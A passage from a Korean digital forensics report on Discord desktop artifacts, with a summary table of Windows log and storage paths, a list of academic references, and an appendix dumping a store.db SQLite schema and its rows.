	C:\Users\DISCORD-TEST PC\AppData\Roaming\discord\logs\renders.js.log	서버 정보 및 채널 이동 정보 확인 가능
	C:\Users\DISCORD-TEST PC\AppData\Roaming\discord\logs\renders	메세지 전송 시간(타임스탬프) 확인

	s_js.log	가능
	C:\Users\DISCORD-TEST PC\AppData\Roaming\discord\logs\render s_js.log / C:\Users\DISCORD-TEST PC\Downloads	전송한 파일(다운로드) 확인 가능
	C:\Users\DISCORD-TEST PC\AppData\Roaming\discord\LocalStorage 내부의 000005.ldb 파일	유저 정보 확인 가능

[표 10. 아티팩트 분석 요약표]

VII. 참고 문헌

- [1] 신수민, 박은후, 김소람, 김종성, 「디지털 포렌식 관점에서의 Slack 및 Discord 메신저 아티팩트 분석」, 디지털콘텐츠학회논문지 제 21 권 제 4 호, 2020.4, 799-809.
- [2] Michał Motyliński, Áine MacDermott, Farkhund Iqbal, Mohammed Hussain, Saiqa Aleem, 「Digital Forensic Acquisition and Analysis of Discord Applications」, 2020 International Conference on Communications, Computing, Cybersecurity, and Informatics (CCCI), 2020.11.
- [3] Farkhund Iqbal, Michał Motyliński, Áine MacDermott, 「Discord Server Forensics: Analysis and Extraction of Digital Evidence」, 2021 11th IFIP International Conference on New Technologies, Mobility and Security (NTMS), 2021.5.
- [4] Kyle Moffitt, Umit Karabiyik, Shinelle Hutchinson, Yung Han Yoon, 「Discord Forensics: The Logs Keep Growing」, 2021 IEEE 11th Annual Computing and Communication Workshop and Conference (CCWC), 2021.1.
- [5] Muhammad Kopravi, Fadhli Dzil Ikram 「Forensic analysis on discord application using the National Institute of Standards and Technology (NIST) Method」, Jurnal Mandiri IT Vol. 12 No. 1 (2023): July: Computer Science and Field, 2023.8.

[6] Khushi Gupta, Phani Lanka, Cihan Varol, 「A holistic digital forensic analysis of Discord – Storage, memory, and network perspectives」, Journal of Forensic Sciences: Volume 69, Issue 4, 2024.6, 1320-1333.

VIII. 부록

1. store.db 파일 분석

(1) 경로: C:\Users\Wjungj\Desktop\Discord_Artifact python

dump_sqlite.py

(2) 분석 내용:

① 계정과 관련된 정보가 store.db 에 저장되어 있음을 확인하고, 해당 파일의 덤프를 생성하였다.

② dump_sqlite.py 로 작성한 코드를 위 명령어로 실행시킨 결과, 아래와 같이 계정과 관련된 schema 를 확인할 수 있었다.

③ 해당 schema 에서는 공급자 정보, GUID 정보, 타임스탬프, 이벤트 로그, 이벤트 성공 여부를 확인할 수 있었다.

```
-- Schema: UPDATESPROP ---
CREATE TABLE UPDATESPROP ( PROVIDERID TEXT NOT NULL COLLATE NOCASE CHECK(PROVIDERID
<> ''), UPDATEID TEXT NOT NULL COLLATE NOCASE CHECK(UPDATEID <> ''), VARIABLE TEXT NOT
NULL COLLATE NOCASE CHECK(VARIABLE <> ''), VALUE TEXT, TYPE INTEGER, PRIMARY
KEY(PROVIDERID, UPDATEID, VARIABLE) FOREIGN KEY(PROVIDERID, UPDATEID) REFERENCES
UPDATES(PROVIDERID, UPDATEID) ON DELETE CASCADE);
--- Data: UPDATESPROP ---
('LegacyUOProvider', 'ia133925411000567998', 'CorrelationVector', 'TCY3wFnxukq5MAN8.0', 4)
('LegacyUOProvider', 'ia133925411000567998', 'DiscoveryTime', '1748067502993', 3)
('LegacyUOProvider', 'ia133925411000567998', 'QueueNumber', '1', 2)
('WuProvider', '3f7f91a3-b4ac-4823-8050-046a7743f4e9:200', 'DiscoveryTime', '1748074789355', 3)
('WuProvider', '3f7f91a3-b4ac-4823-8050-046a7743f4e9:200', 'QueueNumber', '2', 2)
('WuProvider', '6500af43-533e-41f8-8413-f70648777d13:201', 'DiscoveryTime', '1748074789503', 3)
('WuProvider', '6500af43-533e-41f8-8413-f70648777d13:201', 'QueueNumber', '3', 2)
('WuProvider', '478e0fe9-52e9-4ebd-b70a-bbb0462a2e54:200', 'DiscoveryTime', '1748074789665', 3)
('WuProvider', '478e0fe9-52e9-4ebd-b70a-bbb0462a2e54:200', 'QueueNumber', '4', 2)
('WuProvider', '6604cea4-ffa0-49ab-b56a-32abe156a2de:200', 'DiscoveryTime', '1748074789894', 3)
('WuProvider', '6604cea4-ffa0-49ab-b56a-32abe156a2de:200', 'QueueNumber', '5', 2)
```

('WuProvider', '4c344b38-fbe7-48e8-b755-1daf01c12fc0:200', 'DiscoveryTime', '1748074791527', 3)
('WuProvider', '4c344b38-fbe7-48e8-b755-1daf01c12fc0:200', 'QueueNumber', '6', 2)
('WuProvider', '657943f1-1efb-430a-a6c8-f77993103709:1', 'DiscoveryTime', '1748074793304', 3)
('WuProvider', '657943f1-1efb-430a-a6c8-f77993103709:1', 'QueueNumber', '7', 2)
('WuProvider', '0be073ee-34ba-432c-91c8-957a608d0e2f:1', 'CorrelationVector', 'gcDFX1xYvkWxid/m.0', 4)
('WuProvider', '0be073ee-34ba-432c-91c8-957a608d0e2f:1', 'DiscoveryTime', '1748074794644', 3)
('WuProvider', '0be073ee-34ba-432c-91c8-957a608d0e2f:1', 'QueueNumber', '8', 2)
('WuProvider', 'ac3d48b7-e65f-4a70-b314-10f67f00c768:1', 'DiscoveryTime', '1748074795542', 3)
('WuProvider', 'ac3d48b7-e65f-4a70-b314-10f67f00c768:1', 'QueueNumber', '9', 2)
('WuProvider', '6500af43-533e-41f8-8413-f70648777d13:201', 'CorrelationVector', 'gcDFX1xYvkWxid/m.1', 4)
('WuProvider', '478e0fe9-52e9-4ebd-b70a-bbb0462a2e54:200', 'CorrelationVector', 'gcDFX1xYvkWxid/m.1', 4)
('WuProvider', '6604cea4-ffa0-49ab-b56a-32abe156a2de:200', 'CorrelationVector', 'gcDFX1xYvkWxid/m.1', 4)
('WuProvider', '4c344b38-fbe7-48e8-b755-1daf01c12fc0:200', 'CorrelationVector', 'gcDFX1xYvkWxid/m.1', 4)
('WuProvider', '657943f1-1efb-430a-a6c8-f77993103709:1', 'CorrelationVector', 'gcDFX1xYvkWxid/m.1', 4)
('WuProvider', '0be073ee-34ba-432c-91c8-957a608d0e2f:1', 'AttentionRequiredReason', 'SeekerUpdate', 4)
('WuProvider', '0be073ee-34ba-432c-91c8-957a608d0e2f:1', 'AttentionRequiredReasonTime', '1748074803072', 3)
('WuProvider', 'ac3d48b7-e65f-4a70-b314-10f67f00c768:1', 'CorrelationVector', 'gcDFX1xYvkWxid/m.1', 4)
('WuProvider', '478e0fe9-52e9-4ebd-b70a-bbb0462a2e54:200', 'isIpu', '0', 0)
('WuProvider', '478e0fe9-52e9-4ebd-b70a-bbb0462a2e54:200', 'WorkBit', '0', 0)
('WuProvider', '657943f1-1efb-430a-a6c8-f77993103709:1', 'isIpu', '0', 0)
('WuProvider', '657943f1-1efb-430a-a6c8-f77993103709:1', 'WorkBit', '0', 0)
('WuProvider', '6500af43-533e-41f8-8413-f70648777d13:201', 'isIpu', '0', 0)
('WuProvider', '6500af43-533e-41f8-8413-f70648777d13:201', 'WorkBit', '0', 0)
('WuProvider', '6604cea4-ffa0-49ab-b56a-32abe156a2de:200', 'isIpu', '0', 0)
('WuProvider', '6604cea4-ffa0-49ab-b56a-32abe156a2de:200', 'WorkBit', '0', 0)
('WuProvider', '4c344b38-fbe7-48e8-b755-1daf01c12fc0:200', 'isIpu', '0', 0)
('WuProvider', '4c344b38-fbe7-48e8-b755-1daf01c12fc0:200', 'WorkBit', '0', 0)
('WuProvider', '3f7f91a3-b4ac-4823-8050-046a7743f4e9:200', 'isIpu', '0', 0)
('WuProvider', '3f7f91a3-b4ac-4823-8050-046a7743f4e9:200', 'CorrelationVector', 'gcDFX1xYvkWxid/m.2', 4)
('WuProvider', '3f7f91a3-b4ac-4823-8050-046a7743f4e9:200', 'WorkBit', '0', 0)
('WuProvider', '3f7f91a3-b4ac-4823-8050-046a7743f4e9:200', 'Approved', '0', 0)

```
('WuProvider', '3f7f91a3-b4ac-4823-8050-046a7743f4e9:200', 'OobeApproved', '0', 0)
('WuProvider', '3f7f91a3-b4ac-4823-8050-046a7743f4e9:200', 'CalledFromOobe', '0', 0)
('WuProvider', 'ac3d48b7-e65f-4a70-b314-10f67f00c768:1', 'isIpu', '0', 0)
('WuProvider', 'ac3d48b7-e65f-4a70-b314-10f67f00c768:1', 'WorkBit', '0', 0)
```